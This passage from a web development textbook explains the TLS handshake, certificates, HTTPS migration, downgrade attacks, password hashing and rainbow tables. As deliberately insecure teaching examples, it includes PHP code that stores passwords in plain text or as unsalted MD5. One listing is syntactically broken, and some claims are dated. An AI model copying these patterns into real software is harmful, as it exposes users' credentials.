perspective that a site is secured by the little padlock icons in the URL bar used by most modern browsers (as shown in Figure 16.16).

An overview of their implementation provides the background needed to understand and apply secure encryption more thoughtfully. Once you see how the encryption works in the lower layers, everything else is just HTTP on top of that secure communication channel, meaning anything you have done with HTTP you can do with HTTPS.



Client
Server
1 HELLO (cipher list, SSL/TLS version, etc.)
2 HELLO (cipher selection)
3 HELLO (certificate with public key)
4 Client authenticates the certificate or gets the user to accept it.
5 Premaster key (created using public key)
6 Both compute shared secret key using premaster
7 Client done
8 Server done
Handshake completed

FIGURE 16.17 SSL/TLS handshake

16.4.1 SSL/TLS Handshake


The foundation for establishing a secure link happens during the initial handshake. This handshake must occur on an IP address level, so while you can host multiple secure sites on the same server, each domain must have its own IP address in order to perform the low-level handshaking as illustrated in Figure 16.17.

The client initiates the handshake by sending the time, the version number, and a list of cipher suites its browser supports to the server. The server, in response, sends back which of the client's ciphers it wants to use as well as a **certificate**, which includes a public key. The client can then verify if the certificate is valid. For self-signed certificates, the browser may prompt the user to allow an exception.

The client then calculates the premaster key (encrypted with the public key received from the server) and sends it back to the server. Using the premaster key, both the client and server can compute a shared secret key. After a brief client message and server message declaring their readiness, all transmission can begin to be encrypted from here on out using the agreed-upon symmetric key.

16.4.2 Certificates and Authorities

The certificate that is transmitted during the handshake is actually an X.509 certificate, which contains many details including the algorithms used, the domain it was issued for, and some public key information. The complete X.509 specification can be found in the International Telecommunication Union's directory of public key frameworks.[12] A sample of what's actually transmitted is shown in Figure 16.18.



Plain text content

Common Name: funwebdev.com
Organization: funwebdev.com
Locality: Calgary
State: Alberta
Country: CA
Valid From: July 23, 2013
Valid To: July 23, 2014
Issuer: funwebdev.com, funwebdev.com
Key Size: 1024 bit
Serial Number: 9f6da4acd62500a0

Actual transmitted certificate

```
-----BEGIN CERTIFICATE-----
MIICfTCCAeYCCQCfbaSs1iUAoDANBgkqhkiG9w0BAQUFADCBgjEL
MAkGA1UEBhMCQ0ExEDAOBgNVBAgTB0FsYmVydGExEDAOBgN
VBAcTB0NhbGdhcnkxFjAUBgNVBAoTDWZ1bndlYmRldi5jb20xFjAU
BgNVBAMTDWZ1bndlYmRldi5jb20xHzAdBgkqhkiG9w0BCQEWEH
Job2FyQG10cm95YWwuY2EwHhcNMTMwNzIzMjI0NjU2WhcNMT
QwNzIzMjI0NjU2WjCBgjELMAkGA1UEBhMCQ0ExEDAOBgNVBAg
TB0FsYmVydGExEDAOBgNVBAcTB0NhbGdhcnkxFjAUBgNVBAoTD
WZ1bndlYmRldi5jb20xFjAUBgNVBAMTDWZ1bndlYmRldi5jb20xHz
AdBgkqhkiG9w0BCQEWEHJob2FyQG10cm95YWwuY2EwgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMSS8uQ6ZXVW6yV
6MUcdZxdQTPfUlpXXW6DYmQMVmOEE7mjrhmj3jLDQn+FU8Qsv
IS8+GrDoyZ/5hhGBLYQLIhIcRQBULS9yNRIB7+mWOT45QycqJH/9xC
VcTwI4D//qVvAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAAzOsxgr
ltLw/DZXmqcV/W8C859m43D3gbc66jaaNYu5cA+Fn2FpS7z8oYeV
m0wWXcrmIj4bIWvpp3IbhPT12+XcVfJMda4nLSb/SPyjv4yvz9jeL
Ya/c0Z1lA7v6bk1ixwZSB9E=
-----END CERTIFICATE-----
```

FIGURE 16.18 The contents of a self-signed certificate for funwebdev.com

The certificate contains a signature mechanism, which can be used to validate that the domain is really who they claim to be. This signature relies on a third party to sign the certificate on behalf of the website so that if we trust the signing party, we can assume to trust the website. These certificates generally need to be purchased by the site owner.

A **Certificate Authority** (CA) allows users to place their trust in the certificate since a trusted, independent third party signs it. The CA's primary role is to validate that the requestor of the certificate is who they claim to be, and issue and sign the certificate containing the public keys so that anyone seeing them can trust they are genuine.

In browsers, there are many dozens of CAs trusted by default as illustrated in Figure 16.19. A certificate signed by any of them will prevent the warnings that appear for self-signed certificates and in fact increase the confidence that the server is who they claim to be.

A signed certificate is essential for any website that processes payment, takes a booking, or otherwise expects the user to trust that the site is genuine.


Generally speaking, there are three types of SSL certificates that can be purchased:

- **Domain-validated certificates**
- **Organization-validated certificates**
- **Extended-validation certificates**

As the names suggest, these certificates vary in terms of the comprehensiveness of the validation performed by the CA.

Domain-Validated (DV) Certificates

This is the most affordable option (anywhere from $20 to $100 per year). Most CAs will only verify the email listed in the whois registration database (see Chapter 2) via a confirmation link. As a consequence, the process of obtaining the certificate is very fast.



You have certificates on file that identify these certificate authorities:

Certificate Name	Security Device
Thawte Consulting cc	
thawte, Inc.	
The Go Daddy Group, Inc.	
The USERTRUST Network	
Trustis Limited	
Türkiye Bilimsel ve Teknolojik Araştırma Kuru...	
TÜRKTRUST Bilgi İletişim ve Bilişim Güvenliği ...	
Unizeto Sp. z o.o.	
Unizeto Technologies S.A.	
ValiCert, Inc.	
VeriSign, Inc.	
VISA	
Wells Fargo	


FIGURE 16.19 The Firefox Certificate Authority Management interface

It should also be mentioned that a certificate is for a single domain, e.g., for www.funwebdev.com but not api.funwebdev.com. Many CAs also offer more expensive wildcard certificates or even multi-domain certificates (e.g., funwebdev.com and funwebdev.ca) that allow an organization to secure a wider range of domains they own.

Organization-Validated (OV) Certificates

With these certificates, the CA takes additional steps to verify the identity of the organization seeking the certificate. While it will perform the same domain verification as with domain-validated certificates, it also typically requests a variety of business documents, such as a government license, bank statement, or legal incorporation records. As a consequence, this type of certificate typically takes several days and is more expensive (sometimes several hundreds of dollars a year).

Why would one choose this type of certificate? It typically provides a much higher warranty amount, which is insurance for the end user against loss of money on a SSL-secured transaction. A more important reason for choosing this type of certificate is that they potentially enhance the user's trust in the site. How? Some browsers display additional information about OV certificates, as shown in Figure 16.20 (though, based on this author's student responses to this knowledge, many users seem to be unaware of this feature).



DV Certificate (Chrome)

randycconnolly.com/funwebdev/3rd/api/travel/

Connection is secure

Your information (for example, passwords or credit card numbers) is private when it is sent to this site.

DV Certificate (Firefox)

https://www.randyconnolly.com/funwebdev/3rd/api/travel/countri

Connection Security for www.randyconnolly.com

You are securely connected to this site.

Verified by: DigiCert Inc

OV/EV Certificate (Chrome)

globalsign.com/en

Connection is secure

Your information (for example, passwords or credit card numbers) is private when it is sent to this site.

Certificate (Valid)
Issued to: GMO GlobalSign, Inc. [US]

https://www.globalsign.com/en

Site Information for www.globalsign.com

Connection secure
Certificate issued to: GMO GlobalSign, Inc.

Permissions
You have not granted this site any special perm

OV/EV Certificate (Firefox)

https://www.globalsign.com/en

Connection Security for www.globalsign.com

You are securely connected to this site.

Certificate issued to:
GMO GlobalSign, Inc.
Portsmouth
New Hampshire, US

Verified by: GlobalSign nv-sa

FIGURE 16.20 Certificates in the browser

Extended-Validation (EV) Certificates

These are similar to the organization-validated certificatess, but have even stricter requirements around the documentation that needs to be provided by the purchaser. As well, the purchaser needs to prove their ownership of the domain, which often requires the intervention of a lawyer. The rationale for choosing this option is similar to that of the OV: it's to improve the trust of the end user.

PRO TIP

Free certificates come in a variety of forms, and are growing in popularity.

Free certificates provided by Let's Encrypt (**https://letsencrypt.org**) are regular DV certificates, but they are only valid for 90 days at a time. These certificates require validation and are trusted by browsers, but since they expire every 3 months, renewing them automatically can be time consuming. Thankfully, a free command line tool called Certbot can be installed and configured to auto-renew your certificates. While most shared hosts do not provide access to such a tool, virtual servers with root access do (see Chapter 17 for more on hosting options).


A shared hosting platform might provide free access to a shared wildcard SSL certificate that covers everything on its domain. For instance, on Heroku, the author has multiple sites, including **https://cryptic-wildwood-92625.herokuapp.com** and **https://guarded-sands-59956.herokuapp.com**. These sites are sharing Heroku's certificate (which wasn't free for Heroku but is free for its users).

DIVE DEEPER

Self-Signed Certificates

An alternative to using a certificate signed by an authority is to sign the certificates yourself. **Self-signed certificates** provide the same level of encryption, but the validity of the server is not confirmed. These are useful for development and testing environments when you do not yet have a live domain (and thus can't be verified), but are not normally used in production.

The downside of a self-signed certificate is that we are not leveraging the trust of the user (or browser) in known certificate authorities. Most browsers will warn users that your site is not completely secure as illustrated in the screen grab for **funwebdev.com** in Figure 16.21. Since users are not certain exactly what they are being told, they may lose faith that your site is secure and leave, making a signed certificate essential for any serious business.



This Connection is Untrusted

You have asked Firefox to connect securely to **funwebdev.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

▼ Technical Details

funwebdev.com uses an invalid security certificate.

The certificate is not trusted because it is self-signed.

(Error code: sec_error_untrusted_issuer)

▶ I Understand the Risks

FIGURE 16.21 Firefox warning that arises from a self-signed certificate

16.4.3 Migrating to HTTPS

Despite all the advantages of a secure site (including a modest boost from some search engines in ranking, and an increasing trend to serve all websites over HTTPS), there are many considerations to face when migrating or setting up a secure site.

Coordinating the migration of a website can be a complex endeavor involving multiple divisions of a company. In addition to marketing materials being updated in the physical world to use the new URL, there are some nontechnical issues that need to be addressed like the annual budget to purchase and renew a certificate from a certificate authority. In addition to these business considerations, there are also some technical considerations in migrating to HTTPS.

Mixed Content

One of the biggest headaches for web developers working on secure sites is the principle that a secure page requires all assets to be transmitted over HTTPS. Since many domains have secure and insecure areas, it's not uncommon that assets such as images might be identical for HTTP and HTTPS versions of the site. When a page requested over HTTPS references an asset over HTTP, the browser sees that mixed content is being requested, triggering a range of warning messages.

Once a web developer configures the server to handle HTTPS and the site is running on that server, the site will be deemed secure, since all assets are retrieved using HTTPS. However, in order to fully address a transition from HTTP to HTTPS, developers have to consider every place a HTTP reference exists in their code. Hardcoded links (which are bad style—and now we see why) should be replaced with relative links that easily transform according to the protocol being used. These links might include the following:

- Internal links within the site.
- External links to frameworks delivered through a CDN.
- Any links or references generated by server code that might include a hardcoded `http`.

Redirects from Old Site

Once you move your site over to HTTPS, there likely be links remaining from third-party sites to your former HTTP URLs and it's important that that such links still work. A permanent redirection (301 code) header in HTTP tells the browser that the link has permanently moved and can be used to tell users and search engines that your site has migrated to HTTPS.

To enable such behavior for every possible resource, both Apache (via a **.htaccess** file) and Nginx server (via a **redirects.conf** file) provide mechanisms for redirecting HTTP requests for a resource to HTTPS requests. For instance, in Apache, the following two lines will send a 301 code and the new link location on `https`.

```
RewriteCond %{HTTPS} off
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
```

Preventing HTTP Access

Once your site has added HTTPS capabilities, it often makes sense to prevent users from accessing your site resources using HTTP. The rationale for this is to protect users from man-in-the-middle hijacks. Imagine a user accessing your site in a public setting through WiFi. The user's laptop "remembers" all WiFi names with which it has connected. Perhaps the user ❶ frequently uses the WiFi at a popular coffee shop chain or just once has connected to FreeAirportWifi somewhere. The user could be in some



AIRPORT
1
User connects to legitimate free wifi network (FreeAirportWifi).
2
User's computer adds network name to its list of saved networks.
FreeAirportWifi
SOME OTHER PLACE WITH PUBLIC WIFI
3
Hacker's computer identifies itself as trusted name, e.g., FreeAirport Wifi.
4
User's laptop automatically connects to trusted name (FreeAirportWifi).
5
User visits https site. e.g., https://www.somebank.com
6
Hacker redirects to site but using http instead:
http://www.somebank.com/loginForm
7
User interacts with site using http, so now hacker may be able to perform a man-in-the-middle intercept of unencrypted communication.
!
If site uses Strict-Transport-Security header, then browser will only accept HTTPS requests, which protects users from this type of exploit.

FIGURE 16.22 HTTPS downgrade attack.

other public locale using WiFi (not a coffee shop or airport), and that WiFi name could be provided by a hacker's laptop in the vicinity that has created a WiFi point using the same name as the coffee chain or airport 3. The user's laptop will likely automatically connect to the hacker's WiFi 4 because its name matches one the user has connected to in the past (for instance FreeAirportWifi). The hacker will then be able to redirect the user from HTTPS to HTTP 6, thereby having unencrypted access to the user's experience. The user might perceive the change from HTTPS to HTTP, but he or she might not. As can be seen in Figure 16.22, this attack is a sophisticated varient of the man-in-the-middle attack, and is commonly referred to as a **HTTPS downgrade attack**.

To protect users against such a scenario, site's using HTTPS can add the `Strict-Transport-Security` HTTP header. This header instructs the browser to only accept HTTPS requests for the site. The first time your site is accessed using HTTPS and it returns the `Strict-Transport-Security` header, the browser will record this fact, so that any future attempts to load the site using HTTP will automatically use HTTPS instead.

HANDS-ON EXERCISES

LAB 16

Using bcrypt in PHP

Salting a Password

Implementing Passport Authentication

Adding Password and Authentication Checks

16.5 Security Best Practices

With all our previous discussion of security thinking, cryptographic principles, and authentication in mind, it's now time to discuss some practical things you can do to harden your system against attacks.

A system will be targeted either purposefully or by chance. The majority of attacks are opportunistic attacks where a scan of many systems identifies yours for vulnerabilities. Targeted attacks occur less often but are by their nature more difficult to block. Either way, there are some great techniques to make your system less of a target.

16.5.1 Credential Storage

With a good grasp of the authentication schemes and factors available to you, there is still the matter of what you should be storing in your database and server. It turns out even household names like Sony,[13] Citigroup,[14] and GE Money[15] have had their systems breached and data stolen. If even globally active companies can be impacted, you must ask yourself: when (not if) you are breached, what data will the attacker have access to?

A developer who builds their own password authentication scheme may be blissfully unaware how their custom scheme could be compromised. The authors have often seen students create SQL table structures similar to that in Table 16.2 and code like that in Listing 16.1, where the username and password are both stored in the table. Anyone who can see the database can see all the passwords (in this case users `ricardo` and `randy` have both chosen the terrible password `password`).

UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	password
2	randy	password

TABLE 16.2 Plain Text Password Storage (very insecure)

```
//Insert the user with the password
function insertUser($username,$password){
    $pdo = new PDO(DBCONN_STRING,DBUSERNAME,DBPASS);
    $sql = "INSERT INTO Users (Username,Password) VALUES('?,?')";
    $smt = $pdo->prepare($sql);
    $smt->execute(array($username,$password)); //execute the query
}

//Check if the credentials match a user in the system
function validateUser($username,$password){
  $pdo = new PDO(DBCONN_STRING,DBUSERNAME,DBPASS);
  $sql = "SELECT UserID FROM Users WHERE Username=? AND
          Password=?";
    $smt = $pdo->prepare($sql);
    $smt->execute(array(($username,$password)); //execute the query
    if($smt->rowCount()){
        return true;   //record found, return true.
    }
    return false;  //record not found matching credentials, return false
}
```

LISTING 16.1 First approach to storing passwords (very insecure)

This is dangerous for two reasons. First, there is the *confidentiality* of the data. Having passwords in plain text means they are subject to disclosure. Second, there is the issue of internal tampering. Anyone inside the organization with access to the database can steal credentials and then authenticate as that user, thereby compromising the *integrity* of the system and the data.

Using a Hash Function

Instead of storing the password in plain text, a better approach is to store a hash of the data, so that the password is not discernable. One-way **hash functions** are algorithms that translate any piece of data into a string called the **digest**, as shown in Figure 16.23. You may have used hash functions before in the context of hash tables. Their one-way nature means that although we can get the digest from the data, there is no reverse function to get the data back. In addition to thwarting hackers, it also prevents malicious users from casually browsing user credentials in the database.

Cryptographic hash functions are one-way hashes that are cryptographically secure, in that it is virtually impossible to determine the data given the digest. Commonly used ones include the Secure Hash Algorithms (SHA)[16] created by the US National Security Agency and MD5 developed by Ronald Rivest, a cryptographer from MIT.[17] In our PHP code, we can access implementations of MD5 and SHA through the `md5()` or `sha1()` functions. MySQL also includes implementations.

Table 16.3 illustrates a revised table design that stores the digest, rather than the plain text password. To make this table work, consider the code in Listing 16.2, which updates the code from Listing 16.1 by adding a call to MD5 in the query. Calling MD5 can be done in either the SQL query or in PHP.

```
MD5("password");          // 5f4dcc3b5aa765d61d8327deb882cf99
```

Unfortunately, many hashing functions have two vulnerabilities:

- rainbow table attacks
- brute-force attacks




FIGURE 16.23 Hashing and digests

UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	5f4dcc3b5aa765d61d8327deb882cf99
2	randy	5f4dcc3b5aa765d61d8327deb882cf99

TABLE 16.3 Users Table with MD5 Hash Applied to Password Field


```
//Insert the user with the password being hashed by MD5 first.
function insertUser($username,$password){
 $pdo = new PDO(DBCONN_STRING,DBUSERNAME,DBPASS);
 $sql = "INSERT INTO Users(Username,Password) VALUES(?,?)";
 $smt = $pdo->prepare($sql);
 $smt->execute(array($username,md5($password))); //execute the query
}

//Check if the credentials match a user in the system with MD5 hash
function validateUser($username,$password){
 $pdo = new PDO(DBCONN_STRING,DBUSERNAME,DBPASS);
 $sql = "SELECT  UserID FROM Users WHERE  Username=? AND
        Password=?";

 $smt = $pdo->prepare($sql);
 $smt->execute(array($username,md5($password))); //execute the query
 if($smt->rowCount()){
   return true; //record found, return true.
 }
 return false; //record not found matching credentials, return false
}
```

LISTING 16.2 Second approach to storing passwords (better but still insecure)

For instance, a simple Google search for the digest stored in Table 16.4 (i.e., 5f4dcc3b5aa765d61d8327deb882cf99) brings up dozens of results which tell you that that string is the MD5 digest for *password*. Indeed, there are many reverse-hashing lookup sites available which allow someone to look up the MD5 hashes for shorter password strings, as shown by Figure 16.24. These sites make use of a data structure known as a **rainbow table**, that would allow anyone who has access to the digest to quickly look up the original password. As a consequence, storing the MD5 digest (or a digest from most other hashing functions) of just the password is *not* recommended.

UserID (int)	Username (varchar)	Digest (varchar)	Salt
1	ricardo	edee24c1f2f1a1fda2375828fbeb6933	12345a
2	randy	ffc7764973435b9a2222a49d488c68e4	54321a

TABLE 16.4 Users Table with MD5 Hash Using a Unique Salt in the Password Field



Search in 17,172,461,530 decrypted hashes

Hash: 34819d7beeabb9260a5c854bc85b3e44

Decrypt Hash Results for: 34819d7beeabb9260a5c854bc85b3e44

Algorithm	Hash	Decrypted
md5	34819d7beeabb9260a5c854bc85b3e44	mypassword

md5 digest	original
3dbe00a167653a1aaee01d93e77e730e	aaaaaaaa
0e976d4541c8b231ec26e2c522e841aa	baaaaaaa
0b23c6524e8f4d91afc91b60c786931c	caaaaaaa
. . .	. . .
34819d7beeabb9260a5c854bc85b3e44	mypassword
. . .	. . .

Rainbow tables can be used to quickly look up the plaintext input from common hashing functions.

FIGURE 16.24 Rainbow tables


NOTE


A common requirement in authentication systems is to support users who have forgotten their passwords. This is normally accomplished by mailing it to their email address with either a link to reset their password, or the password itself.

